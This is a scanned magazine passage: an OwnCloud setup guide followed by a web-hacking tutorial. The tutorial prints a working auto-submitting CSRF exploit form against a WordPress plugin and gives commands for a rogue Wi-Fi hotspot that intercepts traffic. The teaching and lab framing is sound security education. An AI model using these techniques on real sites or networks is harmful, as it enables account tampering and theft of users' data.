
```
$ sudo apt-get install libreoffice –no-install-recommends
```

to cut down on the cruft a little. Installed this way the packages only weighed in at 116MB. It's up to you to you whether being able to work with obfuscated and inefficient file formats is worth this space investment – the open formats work fine without it, and you can also view PDFs in the browser too, through an adapted PDF.js viewer.

The old-style rigid Shared folder is no more, so items can be shared from anywhere in the hierarchy. Further, people you share the item with are free to move it around their own folder structure as they see fit. Users can put time limits on public shares and admins can enforce these, as well as mandate password usage. *OwnCloud* has always had support for external storage sources, be it (S)FTP servers, Windows »

Quick tip

If you're important and are looking for an Enterprise grade solution for on-premises cloud storage, then checkout the commercial offering at **https://owncloud.com**.



The initial setup screen posts warnings about our self-signed certificate. High-grade encryption doesn't really help if there's a man in the middle.

Web hacks

shares, OpenStack object storage or third-party storage, such as Google Drive, Dropbox, Amazon S3. The exciting new addition here is the ability to share between *OwnCloud* installations – or so-called server to server sharing. This is easy to set up, you can enable specific *OwnCloud* shares for users, or if you trust them you can grant them the freedom to connect to the *OwnCloud* resources. Obviously they will require their own login details for each resource they access.

Can I share with you... there?

Server to server sharing takes the headache out of the otherwise awkward process of downloading a file from one cloud to the desktop so that it can then be uploaded to another cloud. Not to mention all the synchronisation issues that arise from having three different versions of a file flying about. But *OwnCloud* promises yet more in future versions, having a vision of a so-called 'federation of data' wherein you'll seamlessly share files between clouds without having to have explicit access to them. This goes one step further towards abstracting away the boundaries between servers.


The web interface has received some polish too, being now much more friendly to mobile devices, although mobile users may be happy to use the dedicated apps. Documents are lazy loaded, so documents or extensive photo galleries are read piece-wise as you manipulate an ever-shrinking scroll bar. While this makes things appear initially faster, it can be a little awkward in some situations.

Most notably in the Pictures app where there's currently no option to sort by date, so if you just want to see the newest shots in a large folder, then prepare for some lengthy scrolling in and wait times. There's a bug report filed about this though, and an improved lazy-load is earmarked for 7.0.3.

Apps exist for your Android or (shudder) iDevices so you can get your data while you're on the go, or too lazy to walk to your computer. At present they're priced at 63p and 69p on the official stores, but the Android one is open source and freely available from other sources (such as F-Droid) if you're feeling impecunious. Unfortunately, the apps aren't quite as svelte as their Dropbox and Google Drive peers. In particular uploading multiple files has to be done one at a time, and there's no option to upload an entire folder. This might be a dealbreaker for some, but it needn't be: *OwnCloud* can share its files through the WebDAV protocol, and there are all manner of apps for syncing shares on your tabs and mobs.

Quick tip

If you're too cool for setting up a web server and traditional install methods, then there are a few all ready to roll at **https://registry.hub.docker.com**




The desktop sync app fits nicely with LXQt and does everything you'd expect.

Appy appy fun bus

OwnCloud ships with a number of optional applications, including a Calendar and Contacts List, as well as the already mentioned Documents and Pictures apps. As the *OwnCloud* community grows a number of exciting third-party applications are appearing. In fact there's a whole bunch of them for your perusal at **http://apps.owncloud.com**.

For example, you can download an app called Music which will index a music directory for you and then let you play it by through a neat HTML5 interface. It can also work in tandem with the *Ampache* media server, so that your files can be played through any compatible client. A favourite, by a long way, in the office was the Chat application, through which all manner of legally unreproducible dialogue was transmitted, all in the name of testing.



The music app even comes with quite a funky free track from Project Eva.

The official desktop client is a simple-but-functional Qt4 application, which sits nicely in the System Tray and lets you know when it's syncing in much the same way as its Dropbox equivalent. By default it will sync your entire *OwnCloud* account to the local directory **~/owncloud**, but you can pick and choose folders as befits your own cloudy proclivities.

Syncing on my mind

You can set bandwidth limits too. The desktop client does look a bit awkward if you're using Gnome, with its disappearing System Tray, though, in theory, once you've got it all configured you shouldn't need to interact with it anymore. Obviously, the desktop client won't be much use if you want to sync to a remote machine though: In this situation you'll want to use the aforementioned WebDAV.

The *davfs2* program works via the FUSE kernel module and enables you to view WebDAV shares as if they were local filesystems. To install the package on Debian-based distros is just a simple matter of:

```
$ sudo apt-get install davfs2
```

and the package is certainly present in other distro's repos. You can optionally set the SUID bit on the executable so that non-root users can mount WebDAV shares. Debian and Ubuntu can do this for you with:

```
$ sudo dpkg-reconfigure davfs2
```

If you accept the warnings (it's pretty safe actually since the program drops its root privileges), then anyone in the **webdav** group will be able to mount WebDAV shares, so add your user to this group like so:

```
$ sudo gpasswd -a username webdav
```

Now make a folder **~/owncloud-dav** which will be our mount point. We also need to specify our *OwnCloud* login credentials, which are stored in the file **~/.davfs2/secrets**. This file may have been created for you during the reconfigure earlier, but you can easily create it manually if not. Since this file will contain sensitive data it is important to lock down the permissions:

```
$ chmod 600 ~/.davfs2/secrets
```

Add a line like the following to your secrets file

```
https://yourserver.com/owncloud/remote.php/webdav
username password
```

replacing the URL, username and password as appropriate. You will also need to add the following to **/etc/fstab** (which will require root privileges, hence **sudo nano /etc/fstab**):

```
https://yourserver.com/owncloud/remote.php/webdav /home/
username davfs user,rw,noauto 0 0
```

Again, you'll need to replace the username with yourself. If you want to allow multiple users access then you will need to add a line for each of them. If all goes according to plan, users will be able to mount their *OwnCloud* folders with a simple use of:

```
$ mount ~/owncloud-dav
```

If you're using a self-signed certificate then you will get a warning about possible man-in-the-middle attacks, but we've been through this already. Users might want to automatically mount their *OwnCloud* resources automatically, which would normally just entail adding the above mount command to **~/.bashrc**. However, the warning message will get annoying, so you can silence it and pipe an agreement by instead using the tricksy:

```
echo "y" | mount ~/owncloud-dav > /dev/null 2>&1
```


It is also possible to mount WebDAV shares using *Nautilus* in Gnome or *Dolphin* in KDE without any additional software. You'll need to use **davs://** URI prefix in Nautilus or **webdav://** in *Dolphin*.

In the past year, about 300 developers have contributed new code to *OwnCloud*, which makes it one of the most active open source projects alive today and is a shining example of what open source can achieve.

The feedback from the annual *OwnCloud* conference in Berlin indicate that it was a roaring success and the recent hackathon in the UK will fructify great things and squash many bugs. In a world where the big players and their massive data silos are hungry for your data, and are all to willing to move the goalposts on such trivial issues as privacy, maybe now is the time to make your data your own. ■

Quick tip

If your *OwnCloud* server changes its IP address or domain name then you'll need to update the **trusted_domains** array in the file **/var/www/owncloud/config/config.php**



The Pictures app will tile your photos as sensibly as it can, but lacks a sort by date option.

HACK THE WEB

Wondering how the bad guys do it? Join us on a legal trip to the dark side* and hack your own software in safety

The art of manipulating a computer system to do your bidding without authorisation – some people call it hacking, others call it cracking or penetration testing. Whatever you call it, it's going on right now all over the world. Governments, businesses, dissidents, bored geeks and criminals are attacking each other, and ordinary computer users, every day of the year.

Hacking works in many ways, but here we're going to look at attacks that come via the web, because these are the most likely to affect ordinary people. Some of these attacks, such as the Anonymous revenge attacks, have made front page news, because they've taken websites offline, or added graffiti to front pages. Others are going on every day, often making criminals vast sums of money, yet are seldom reported.

If you run a website, you'll undoubtedly see many attacks in your server logs. If you're a web user, you're more likely to see the results of these attacks in email spam (you know those funny-looking links?), or perhaps you've been unlucky enough to lose personal information when a server's been compromised.

Whatever the case, we're all living in an increasingly connected world where more and more of our valuables are locked in digital vaults rather than physical safes. We can either sit back, and hope that the government and web companies will protect us, or we can understand the threats to us and protect ourselves.

> **"We're going to open the lid on some of the tools hackers use"**

We're going to open the lid on some of the tools hackers are using, because you can only protect yourself if you understand what you're protecting yourself from. We're going to look at four different types of attack – denial of service (DDOS), man in the middle, cross-site scripting and injection attacks – and show you how criminals are using them right now, and how you can stop yourself, or your website, falling victim to them.

*Legalities

The laws governing hacking vary from country to country, so we can't give any concrete legal advice. However, it is safe to say that performing any of the techniques described here on a website you don't have permission to change is illegal in most countries. If you're working for a company or organisation, make sure you have written permission from the appropriate people before starting. This way, there will be no confusion should someone notice that something is happening.

Crack WordPress

Attacking a vulnerable web app.

As HTML5 becomes more powerful, and JavaScript becomes faster, web apps are becoming more and more prevalent. Ubuntu and some other distributions are now treating them as first-class applications, and Mozilla has built a smartphone running Firefox OS, which uses these for all its functionality. However, they've also brought with them a whole new set of vulnerabilities that weren't present before.

We're going to take a look at this area, using *WordPress* as an example. We're not picking on *WordPress* because it's a bad application, but because its popularity and extensibility has made it a particular target. None of the attacks here are in any way unique to this platform, and they're found commonly on many web applications – whether or not they're CMSes.


Since we believe in showing how attacks work, rather than just explaining them, we've created a virtual machine (**Linux Format Vulnerable Machine_1.ova**) that runs a vulnerable version of *WordPress*. Download it from **www.linuxformat.com/files/hackman2015.zip** and look in the **HackWeb** folder. Once you've got it, follow the step-by-step guide below to get it up and running. You'll need *VirtualBox*, but otherwise it should work on almost any distro. We've used the blogging format of *WordPress* to show you how to break in to it, so just fire it up and get started.

Once you've found the attacks, the blog also provides you with details of how to protect yourself, so see if you can plug the security holes before moving on.

Protect yourself

If you're running any type of web app, it's imperative that you're aware of the risks. Vulnerabilities could go further than just the app itself, since an attacker may be able to get control of the server. If you're running off-the-shelf software (such as *WordPress*), a good rule of thumb is: the simpler and more standard things are, the easier it is to keep on top of things, and the easier it is to keep up to date. Always make sure you're using the latest versions of everything. Intrusion Detection Systems, and Intrusion Prevention Systems (IDSes and IPSes) can help reduce the damage an attacker can do, but they aren't a silver bullet that will magically solve your security problems. Likewise, you should have SELinux or AppArmour running and properly configured.

If you're using a custom-written web app, you need to make sure that you're familiar with the various techniques attackers may use. The OWASP (Open Source Web Applications Security Project) website is a great place to start (**https://www.owasp.org**). If you're holding any form of important data on your site, you should get specialist security advice on how to keep it safe. »



According to the Web Hacking Information Database, cross-site scripting (XSS) is the second most common form of attack on websites.

Levels of protection


There's no such thing as perfect security. That's true in the real world just as much as it's true in the digital world. The information in this article will make you safer, but it won't make you safe. Security is always a balancing act of convenience and vulnerability, and choosing how important these competing areas are is a personal matter. This article can only skim the surface of web security, which is a complex topic, and only one part of computer security. If you believe you're at risk of a determined attack, then we highly recommend you seek expert help. Professional security consultants and penetration testers can help you harden your defences and lock out attackers.

Step by step: Set up the environment




1 Import the VM

Click (or double-click) **Linux Format Vulnerable Machine_1.ova**, then click 'Import' on the dialog box.



2 Start the VM

Double-click the new machine to start it. Once it has booted, it will display a blue screen, giving various URLS.



3 Browse the site

Start a web browser (any should work) and point it to the top URL from the previous step (labelled **Web:**).

Find vulnerabilities

How to identify and exploit a weakness in your site.

If you've taken a look at the *LXF Vulnerable WordPress VM* (and enabled the two plugins that get automatically disabled due to being outdated), you may well have come to the conclusion that it's easy to exploit vulnerabilities once you know where they are, but wonder how to go about finding them. To answer this point, we set ourselves the challenge of finding and exploiting a new vulnerability in our site.

First of all, we installed an attack proxy. This is a tool that intercepts HTTP requests from your browser and uses them to build up a map of the site you're browsing. Using this, you can get an idea of what it is you're attacking even if you don't have access to the source code. It also gives you an idea of what information is passing back and forth between the server and the browser.

> **"The first phase of any penetration test is to gather information"**

We opted for OWASP's *ZAP* (*Zed Attack Proxy* - available from **http://code.google.com/p/zaproxy** and supplied in the **HackWeb** folder). To use it, just unzip and run (no install required) with:

```
tar zxvf ZAP_2.3.1_Linux.tar.gz
cd ZAP_2.3.1
./zap.sh
```

ZAP requires Java 7, so if the above command complains about a missing Java executable then you'll want to remedy the situation with:


```
sudo apt-get install openjdk-7-jdk
```

This will start the proxy running on port 8080, so you need to set your web browser to funnel your data through this. In *Firefox*, this is done in by opening the menu at the right of the toolbar, selecting 'Preferences' then 'Advanced > Network > Settings', and changing the radio button to 'Manual Proxy Configuration' with the HTTP Proxy as **localhost** and Port as 8080. Setting this up on Chrome or Chromium follows much the same process.

Now, you should see one or more entries in *Zap* for every page you visit. *Zap* also attempts to help you by flagging any items that it thinks are vulnerable from yellow to red, depending on how big an issue it thinks there is. Blue flags are just for information. These ratings should be taken with a pinch of salt, however. Many flagged pages aren't vulnerable, and many that are vulnerable get missed (this is an issue with all the automatic security scanners we've ever used).

With our software now set up, we can get on with our attack. The first phase of any penetration test is information gathering. *ZAP* does have some tools for automatically scanning the site, but we prefer to start with a manual scan. This means browsing around the site in your web browser, with *ZAP* cataloguing it as you go. The more thoroughly you go through the site, the more information you'll get.

As we go through the application, we're looking for attack vectors. These, basically, are any way of passing information to the website. In HTTP, they come in two forms: parameters passed on GET requests (these are the bits that come after question marks in URLs), and POST requests (these are harder to see without a proxy such as *ZAP*, but are listed in the Request tab). Any one of these can be changed to send whatever information we want. As you saw on the example attacks in the *WordPress* blog, carefully crafted malicious



Here, we spotted a missing nonce field that enabled us to exploit the form.

data can sometimes be snuck in if the site doesn't properly validate these inputs.

Once we've built up a complete picture of our victim, we can start looking where to attack. On even a simple *WordPress* site like ours, there are hundreds of vectors we could look at, but most won't be vulnerable. Part of the art of breaking in to websites is knowing which vectors to focus on. For example, we could try to attack the **page_id** parameter that's on most of the pages, but that's so central to *WordPress* that it's been under a lot of scrutiny. It could be vulnerable, but it's likely to be a difficult way in. We're better off looking for weaknesses in the lesser-used areas. Add-ons have, historically, been a far more fruitful place for attackers than the main application.


Cross Site Request Forgery

We noticed that, under the Alerts tab, *ZAP* had listed a number of pages as vulnerable to Cross Site Request Forgery (CSRF). This is a style of attack where you trick a web app into accepting input by creating another website that mimics the HTTP request of the web app. If you can then get an authenticated user to open your malicious website, their browser will send their authentication cookie, which allows your malicious HTTP request to be performed by their user (don't worry if you don't fully understand this, it should become clearer as we go through the attack).

WordPress usually stops this style of attack by using a nonce. This is a random number that's passed to the browser when the form is created. If the same number is passed back to the server with the form data, then the server knows that the form was submitted by a user at the site. If it isn't, then the server knows that the form was submitted by some other site, and just drops the data. However, we noticed that one of the pages didn't have a nonce. It appeared to be a straight HTTP POST request validated using the cookie. This meant that any HTML form (regardless of what site it was on) could submit data to this part of the application. This looked like the perfect target for a CSRF attack. The page in question was the settings for Ungallery (see screenshot, bottom-left, for the request).

The trick now was to create a new page that generated an identical HTTP request. It was a POST request, and this is easiest to forge using an HTML form. We created a new file containing the following:

```
<html>
<head>
<title>Test site for csrf in Ungallery</title>
</head>
<body>
<form action="http://site-url/wp-admin/options-general.
php?page=ungallerysettings" method="POST">
<input type="hidden" name="mt_submit_hidden"
value="Y">
<input type="hidden" name="images_path"
value="%2Froot%2Fimages%2F">
<input type="hidden" name="URI" value="http%3A%2F%2F
192.168.133.143%2F">
<input type="hidden" name="gallery" value="%3Fpage_
id%3D9">
<input type="hidden" name="cache_dir" value="%2Fvar%2F
www%2Fwordpress%2Fwp-content%2Fcache%2F">
<input type="hidden" name="columns" value="5">
<input type="hidden" name="thumbnail" value="190">
```



The Quick Start tab is a good starting point: Just enter the URL you want to attack and it will spider the website and search for vulnerabilities. It'll give you some food for thought, but it won't find everything.

```
<input type="hidden" name="browse_view" value="440">
<input type="hidden" name="hidden" value="hidden">
<input type="hidden" name="gallery2" value="">
<input type="hidden" name="images2_path" value="">
<input type="hidden" name="gallery3" value="">
<input type="hidden" name="images3_path" value="">
<input type="hidden" name="gallery4" value="">
<input type="hidden" name="images4_path" value="">
<input type="hidden" name="gallery5" value="">
<input type="hidden" name="images5_path" value="">
<input type="hidden" name="gallery6" value="">
<input type="hidden" name="images6_path" value="">
<input type="hidden" name="Submit"
value="Save+Changes">
</form>
<script>document.forms[0].submit();</script>
</body>
</head>
```

As you can see, this is a new HTML form that submits data to the Ungallery settings page. Since there's no **nonce**, Ungallery automatically accepts it if it has the right cookie. If someone with administrator privileges opens the file, it alters the settings. In a real attack, this could be done by emailing a tempting link to an admin, or perhaps leaving a USB stick with an autorun script lying around in public. Of course, this isn't the most damaging attack, but it could be used to reveal images that were meant to be kept secret.

The story, of course, doesn't end there. We practise responsible disclosure. This means that while we are happy to publish details of the vulnerability, we made sure that we told the developer first.

As you saw, finding vulnerabilities is a combination of knowing what to look for, and searching the application for them. It can be a long, slow process. There are some automatic scanners (such as the one included in *ZAP*), but at first it's a good idea to do it manually, so you know what's going on. Many penetration testers prefer to do things manually because they can be far more thorough than automatic scanners can be.

Man in the middle

How black hats attack the individual web browser.

So far, we've looked at attacking a website, but that's only half the story. We can also attack the person browsing the web. XSS (such as the one in the *WordPress* VM) is one such way, but here we're going to focus on stealing data.

There are a few ways to go about this. For example, you could put malware on the computer and use that to intercept network traffic. However, for this tutorial we're going to use the simplest method – putting our malicious computer between the victim and the internet so all their traffic is routed through it. This is known as a Man In The Middle (MITM) attack. You could do it with network cables, you can even do it virtually with an ARP spoofing attack, but we're going to do it using Wi-Fi.

As with all the attacks in this article, misusing this one is illegal in most countries. This doesn't just mean misusing the data you get, but stealing data in any way.

To test this out, we used a netbook plugged into an Ethernet to create a wireless hotspot – the sort of thing people connect to in a café without thinking about it.

> **"The vast majority of information on the internet isn't encrypted"**

First, you need software to set up an access point. We used **hostapd**. It's in some distros' repositories, and is available from **http://hostap.epitest.fi/hostapd**. You'll also need a DHCP server to make sure the clients that connect to your hotspot can get IP addresses. We used dhcpd3 (in the **dhcpd3-server** package in Ubuntu).

Both of these need configuration files. We've included example ones in the **HackWeb** folder at **www.linuxformat.com/files/hackman2015.zip**. Once you've installed these, and got the config files, you can then set up your hotspot with:

```
sudo hostapd -Bdd hostapd1.conf
sudo dhcpd -4 -cf dhcp2.conf wlan0
```

You may need to add a path to the two **.conf** files if they're not in the current directory.

You'll also need to tell your machine to forward the internet connections to the other network connection, otherwise any machines that connect to you won't be able to access the internet.


```
sudo bash
echo "1" > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Perhaps the most surprising thing about the internet is that the vast majority of information isn't encrypted. It's just sent as plain text that any MITM can read without the trouble of trying to break encryption. *Wireshark* is a great tool (*see p130*) for viewing the data routed through your malicious computer at a packet level , but most of the time we don't need to drill down to that level. Instead, we can use *justniffer* to recreate all the web traffic that goes through our malicious hotspot. This tool isn't generally included in distros' repositories. To install it on Ubuntu, you'll need to add a PPA:

```
sudo add-apt-repository ppa:oreste-notelli/ppa
sudo apt-get update
sudo apt-get install justniffer
```

On other distributions, you'll have to build it yourself. The source code is available in the **HackWeb** folder or from **http://justniffer.sourceforge.net/#!/install**.

